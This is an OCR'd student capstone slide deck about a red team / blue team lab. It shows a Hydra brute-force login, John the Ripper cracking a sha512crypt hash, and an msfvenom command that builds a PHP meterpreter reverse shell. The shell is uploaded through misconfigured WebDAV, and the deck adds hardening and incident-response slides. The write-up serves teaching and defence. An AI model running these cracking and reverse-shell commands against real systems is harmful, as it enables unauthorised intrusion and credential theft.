DRAGONS

DEVIN | JAMES | MAHMOUD | ANNYSIA

Capstone Project


Red Team vs. Blue Team

Vulnerability

"Vulnerability is a weakness within a security system that has the potential to be exploited by a threat agent in order to compromise a network"

HTTP vulnerability

- Insecure by default
- Sensitive data exposed
- Basic Authentication Exposed
- Brute force FTW




```
Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-28 13:26:55
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1),
 ~0 tries per task
[DATA] attacking service http-get on port 80
[80][http-get] host: target.local   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-28 13:26:56
```

Securing HTTP


- HTTPS (443)
- OWASP
- Don’t expose sensitive information
- Digest Authentication
- Account Lockout
- Device cookie lockout
- CAPTCHA
- MFA

What is WebDAV?

- "Web-based Distributed Authoring and Versioning".
- A set of extensions to HTTP which allows users edit and manage files on remote web servers. (COPY, LOCK, MKCOL, MOVE, PROPFIND, PROPPATCH, PROPPATCH, UNLOCK)
- Decline in usage with the rise of cloud storage solutions.
- Open source. Still sees use in private solutions, academic utilizations and on-premise hosting.
- Has more recent extensions including CardDAV, CalDAV.

Why is WebDAV a vulnerability?

- How we exploited WebDAV by uploading a reverse PHP shell directly to the server.
- WebDAV allows read,write and execute access when it is poorly configured.
- Attackers can upload all forms of payload including .php, .py, .exe etc. to the server.
- WebDAV also has known vulnerabilities including overflow attacks.
- WebDAV vulnerability detection.



Securing WebDAV.

- Hardening - proper configuration, is key to securing WebDAV.
- Proper authentication: MFA, password policies.
- Access Control: IP/ domain restrictions, file execution restrictions.
- Filtering: file extension filtering, request filtering etc.

How did you recognize this virtual machine was vulnerable?

Application scans - used to test for software vulnerabilities and configuration errors in network/web applications


- Netdiscover
- Nmap

```
msf > db_nmap -sV -O 172.16.84.205
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:28 EDT
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or spec
ify valid servers with --dns-servers'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:00:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
msf >
```

nmap -sV -A 172.16.84.0/245.1-127
nmap -sV -O 172.16.84.205
nmap -sV -p 80 172.16.84.205
nmap -sV -p 22,53,110,143,4564 198.116.0-25

Netdiscover

- ARP scanner used to scan live hosts
- Internal IP and MAC addresses



Attack Methods

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

What tools did you use to bypass the security?

- Command Injection & Brute Force attack
  - John the Ripper
  - Hydra

- *How did you know those would work?*
- *Would they work in the real world?*
- *What would you recommend to your clients?*

What tools did you use to bypass the security?

Brute Force & Command Injection Attack

```
root@kali:~# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u          (?)
1g 0:00:00:44 DONE (2020-03-29 10:55) 0.02223g/s 226.2p/s 226.2c/s 226.2C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes

root@kali:~# ls
after.txt    Downloads              dvwa_xss.py              orderedmultidict-0.7.8.tar  Templates
before.txt   dvwa.cookie            furl.egg-info            orderedmultidict.egg-info   tgt.cookie
build        dvwaLoggedInSQLI.py    furl-master.zip          pass.txt                    tools
Desktop      dvwa_login.py          hash                     pycodestyle-2.1.0           user.txt
dist         dvwa.py                hash.save                ref
Documents    dvwa_sqli.py           [redacted]               shell.php
root@kali:~#
```

Incident Response


What time did the attack start and how long did it last?

12:33:53 EDT ~ 7 min 35 seconds

Attacker IP ⟹ **172.16.84.213**

Who was the attacker trying to login as?

- *Ashton*
- *Ryan*



Incident Response


How many passwords did the attacker use before they found the correct password?

- 10143 attempts

What kind of attack was the attacker using? How is this reflected in the report?

- Brute force the password
- Command injection attack
  - attacker takes advantage of web application vulnerabilities and executes an arbitrary code on the server
  - shell.php

Wireshark Analysis snort.log



Conclusion...

How could you protect your servers from these attacks?

- Perform thorough code reviews
- Run server processes with restricted permissions

References

https://www.hacksplaining.com/prevention/command-execution

https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/

https://www.google.com/search?q=shell+attack&rlz=1C5CHFA_enCA814CA814&oq=shell+attack&aqs=chrome..69i57j0l7.3143j1j7&sourceid=chrome&ie=UTF-8

Q&A

DRAGONS

DEVIN | JAMES | MAHMOUD | ANNYSIA